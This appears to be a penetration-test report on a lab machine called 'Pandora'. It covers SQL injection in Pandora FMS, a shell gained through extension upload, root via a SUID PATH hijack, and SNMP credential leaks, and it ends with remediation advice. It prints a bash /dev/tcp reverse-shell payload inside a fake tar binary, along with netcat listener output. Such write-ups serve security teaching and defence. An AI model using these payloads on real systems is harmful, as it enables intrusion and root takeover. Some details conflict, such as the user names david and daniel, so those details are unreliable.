
- Extension Manager interface used to deliver payload



- Reverse shell received via netcat (`nc -nlvp 12345`)

```
kali@kali ~/workspace/Pandora/content [12:49:52] $ nc -nlvp 12345
listening on [any] 12345 ...
connect to [10.10.14.183] from (UNKNOWN) [10.129.174.251] 43952
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 12:51:37 up  3:01,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/0    10.10.14.183     11:38   45:20   0.19s  0.19s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
```

3.3 Privilege Escalation via SUID Binary: `/usr/bin/pandora_backup`



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H — **7.8 (High)**
- **Description:** The binary `/usr/bin/pandora_backup` is marked as SUID and owned by root, yet executable by user `matt`. It calls the `tar` utility using an insecure method (e.g., `sh -c tar ...`) without hardcoded paths, allowing an attacker to hijack `tar` execution by injecting a malicious binary into the user's `$PATH`.
- **Impact:** This vulnerability allows any user within the `matt` group to execute arbitrary commands as **root**, effectively resulting in a **full privilege escalation** from user to superuser.
- **Technical Summary:** A custom `tar` script containing a reverse shell was crafted and placed in the working directory. By modifying the user's `PATH` variable, the script was executed in place of the expected system binary. When `pandora_backup` was launched, our payload was executed with root privileges, establishing a privileged shell back to the attacker.
- **Evidence:**


- Enumeration revealing SUID binary:

```
-rwsr-x--- 1 root matt 16816 /usr/bin/pandora_backup
```


- **Payload:

```
echo '#!/bin/bash' > tar
echo 'bash -i >& /dev/tcp/10.10.14.183/4443 0>&1' >> tar
chmod +x tar
export PATH=$(pwd):$PATH
```

Successful privilege escalation to root:



3.4 Sensitive Information Disclosure via SNMP (UDP Port 161)



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N — **7.5 (High)**
- **Description:** The target exposed **UDP port 161**, indicating that the SNMP (Simple Network Management Protocol) service was accessible without restrictions. A community string of `public` was accepted, allowing unauthenticated retrieval of sensitive system information.
- **Impact:** SNMP enumeration revealed the presence of a running process exposing internal command-line arguments. Specifically, a string containing cleartext login credentials for the user **david** was identified. This type of information disclosure poses a critical risk, as it enables attackers to pivot into additional systems or escalate privileges based on leaked secrets.
- **Technical Summary:** Using `snmpwalk` with version 2c and the default community string `public`, we were able to extract process information from the remote system. One entry revealed the execution of a `host_check` command containing a plaintext password:

```
-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p <REDACTED>'
```

- This vector would allow for the compromise of valid user credentials and could be automated by attackers with standard SNMP enumeration tools.
- **Evidence:**
  - Open SNMP port discovered via Nmap:

```
161/udp open  snmp
```

- **Extracted SNMP data exposing command-line credentials:

```
iso.3.6.1.2.1.25.4.2.1.5.967 = STRING: "-c sleep 30; /bin/bash -c
'/usr/bin/host_check -u daniel -p <REDACTED>'"
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—particularly the unauthenticated SQL injection in Pandora FMS, insecure file execution in a SUID binary, and weak SNMP configuration—implement the following controls:

1. Update Pandora FMS to a Secure Version

- **Apply Software Updates:** The most effective and immediate mitigation for the vulnerabilities identified in version 7.0NG.742 is to **upgrade Pandora FMS to the latest stable release**. Vendors often patch critical flaws, such as unauthenticated SQL injection, in newer versions. Monitor Pandora's https://pandorafms.com to ensure ongoing protection.
- **Disable Unused Interfaces:** Until the system is updated, restrict or disable access to vulnerable endpoints such as `chart_generator.php`, especially from untrusted IP ranges. Consider using a reverse proxy or WAF to control access granularity.
- **Limit Extension Upload Capabilities:** Restrict the extension uploader feature to trusted roles only. Implement input validation and MIME type checking to prevent the upload of executable scripts or untrusted files.

2. Secure Privileged Binary Execution (`pandora_backup`)

- **Use Absolute Paths:** Modify the source code of `/usr/bin/pandora_backup` to invoke trusted system binaries with **hardcoded absolute paths**, such as `/bin/tar`, instead of relying on the `$PATH` environment variable. This prevents path hijacking attacks.
- **Review Binary Permissions:** Re-evaluate the necessity of SUID privileges. If they are essential, ensure that the binary is thoroughly reviewed for unsafe calls or parameter

misuse. Consider rewriting the binary in a secure language and reducing privileges by using capabilities where possible.
- **Audit Environmental Variables:** Clear or explicitly define safe environment variables (like `PATH`, `LD_LIBRARY_PATH`, `IFS`) before any elevated operation. Avoid using `sh -c` unless absolutely necessary.

3. Harden SNMP Configuration

- **Upgrade to SNMPv3:** Replace SNMPv2c with **SNMPv3**, which provides encryption and authentication mechanisms. Avoid using default community strings (e.g., `public`) and implement strong credentials for authorized access.
- **Restrict SNMP Scope:** Configure access control to limit which OIDs can be queried. Filter SNMP traffic using firewall rules or ACLs to ensure that only trusted sources can reach UDP port 161.
- **Sanitize System Output:** Avoid leaking sensitive arguments in process tables. Update scripts and service calls to use secure credential storage and avoid passing secrets on the command line.

4. Strengthen Host Security and Monitoring

- **Implement File Integrity Monitoring:** Use tools like Tripwire or OSSEC to track unauthorized modifications to SUID binaries, web roots, or critical configuration files.
- **Centralize Logging and Alerting:** Aggregate logs from Apache, SSH, and SNMP services to a centralized SIEM platform. Enable real-time alerts for suspicious activity such as reverse shell patterns, unexpected port forwarding, or privilege escalation attempts.
- **Perform Regular Vulnerability Scanning:** Establish a routine for automated scans and manual pentests to detect and prioritize vulnerabilities proactively.

5. Promote Security Culture and Awareness

- **Training for Development and Ops Teams:** Educate development and infrastructure teams on common post-exploitation tactics—such as path hijacking and SUID misuse—and guide them toward secure coding and deployment practices.
- **Principle of Least Privilege:** Ensure that system users, services, and scheduled tasks operate with the minimum required permissions. Avoid privilege overlap between web services and system-level accounts.
- **Restrict Administrative Interfaces:** Limit access to the Pandora admin console and any sensitive backends using IP whitelisting or VPN-only entry points. Enforce multi-factor authentication (MFA) for administrative access.

5 Conclusions

Executive Summary

Think of your digital infrastructure like the operations room of a large company—filled with monitors, switches, and alarms meant to keep things running smoothly and safely. Our assessment found several gaps that would allow an outsider to not only walk into that control room unnoticed, but also flip a few switches.

The first issue lies in the very system you use to monitor your own network. Due to flaws in how it handles identity checks, an attacker could pretend to be an administrator without knowing any passwords. From there, they could interact with a backend feature designed to help system admins install extra tools—and use it to quietly upload a hidden program that opens the door to deeper access.

The second concern involves how the system is set up to automatically back itself up. There's a file that holds the instructions for how these backups run—except it's written in a way that allows anyone with basic access to quietly rewrite those instructions. That's like giving someone access to the building's sprinkler system, but letting them swap the emergency protocol with one that opens all the exits and disables the alarms.

Finally, we also found that one of the system's status-reporting features was openly sharing private login details, almost like leaving sticky notes with passwords on the office wall.

If these issues aren't addressed, they could allow unauthorized access to sensitive tools, accounts, and eventually full control of the environment. Addressing these gaps will close doors that should never have been left open and reinforce the integrity of your entire system.

Technical Summary

Our technical review identified the following critical vulnerabilities:

1. **Unauthenticated SQL Injection in Pandora FMS v7.0NG.742**
   - **Issue:** The file `chart_generator.php` accepts a `session_id` parameter that is not properly sanitized. By injecting crafted SQL statements, an attacker can simulate a valid administrator session without needing credentials.
   - **Risk:** This allows full access to the admin panel and its functions, including the ability to upload and execute malicious files. In our case, it led to a reverse shell being triggered through the Extensions Manager interface.
2. **Remote Code Execution via Insecure File Upload**
   - **Issue:** The extension uploader fails to properly validate ZIP packages, allowing embedded PHP payloads to be uploaded and executed on the server.
   - **Risk:** A reverse shell was successfully uploaded and executed from the admin interface, leading to remote command execution under the `matt` user context.
3. **Local Privilege Escalation via SUID Misconfiguration in** `/usr/bin/pandora_backup`
   - **Issue:** This SUID binary, owned by `root` and executable by `matt`, calls `tar` without an absolute path, relying on the `$PATH` environment. This allows for PATH hijacking to execute arbitrary commands as root.

- **Risk:** By injecting a malicious `tar` binary and adjusting the environment, a reverse shell was executed with root privileges, escalating control from user `matt` to full system administrator.

4. **Suppressed SUID Capabilities under Apache/mpm-itk Context**
   - **Issue:** The initial web shell gained via Apache was sandboxed by the `mpm-itk` module, preventing it from executing SUID binaries.
   - **Resolution:** By establishing a clean SSH session outside the Apache process, the SUID restrictions were bypassed and the escalation path became exploitable.
5. **Exposure of Plaintext Credentials via SNMP Service on UDP/161**
   - **Issue:** The SNMP service was accessible with the default `public` string and revealed process arguments containing embedded credentials.
   - **Risk:** The retrieved values included a plaintext password used by the user `daniel`, which enabled initial SSH access to the system.

These findings highlight a combination of unpatched application vulnerabilities, misconfigured privilege boundaries, and exposed credentials. Taken together, they represent a high-impact threat vector that enables remote compromise, lateral movement, and full system takeover. Prompt remediation of these flaws—including software updates, code sanitization, and secure configuration practices—will measurably improve the resilience and trustworthiness of the environment.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to confirm the target host's availability. The response’s TTL value of 63 indicated a Linux-based operating system.
- **Nmap Description:** A powerful network scanner used to perform TCP and UDP port enumeration, as well as service and version detection. Nmap was critical in identifying open ports (22, 80, and 161) and uncovering SNMP exposure.
- **snmpwalk Description:** A command-line SNMP query tool used to extract readable information from the SNMP service. It exposed sensitive process arguments revealing hardcoded credentials.
- **SSH Client Description:** Used to gain access to the system following successful credential discovery and key injection. SSH was also used to create port forwarding tunnels and to bypass web shell restrictions imposed by the Apache environment.
- **Web Browser Description:** Accessed the Pandora FMS web interface and triggered the uploaded reverse shell. Also used for confirming administrative access via the exploited SQL injection.
- **Netcat Description:** A network utility used to establish listener sessions and receive incoming reverse shells during both user- and root-level access.
- **PHP Reverse Shell (PentestMonkey) Description:** A lightweight PHP script used to establish command execution on the target. It was uploaded through the extension uploader functionality of Pandora FMS.

- **Python HTTP Server Description:** Hosted the SSH public key on the attacker machine, which was retrieved by the victim system to enable key-based authentication.
- **ssh-keygen Description:** Used to generate an RSA key pair that enabled persistent SSH access as user `matt` during privilege escalation attempts.
- **Manual tar Binary (PATH Hijack) Description:** A malicious replacement for the `tar` command, crafted to execute a reverse shell. It was used during PATH manipulation to exploit the insecure call inside the SUID binary `/usr/bin/pandora_backup`.
- **pspy Description:** A process monitoring tool that helped observe how the SUID binary `pandora_backup` executed in real time. It revealed the insecure invocation of system commands via `sh -c tar`, confirming the feasibility of PATH hijacking.

Let me know if you'd like me to include an “Assessment Timeline” or “Credentials & Access Artifacts” appendix as a finishing touch. This report is shaping up to be outstanding.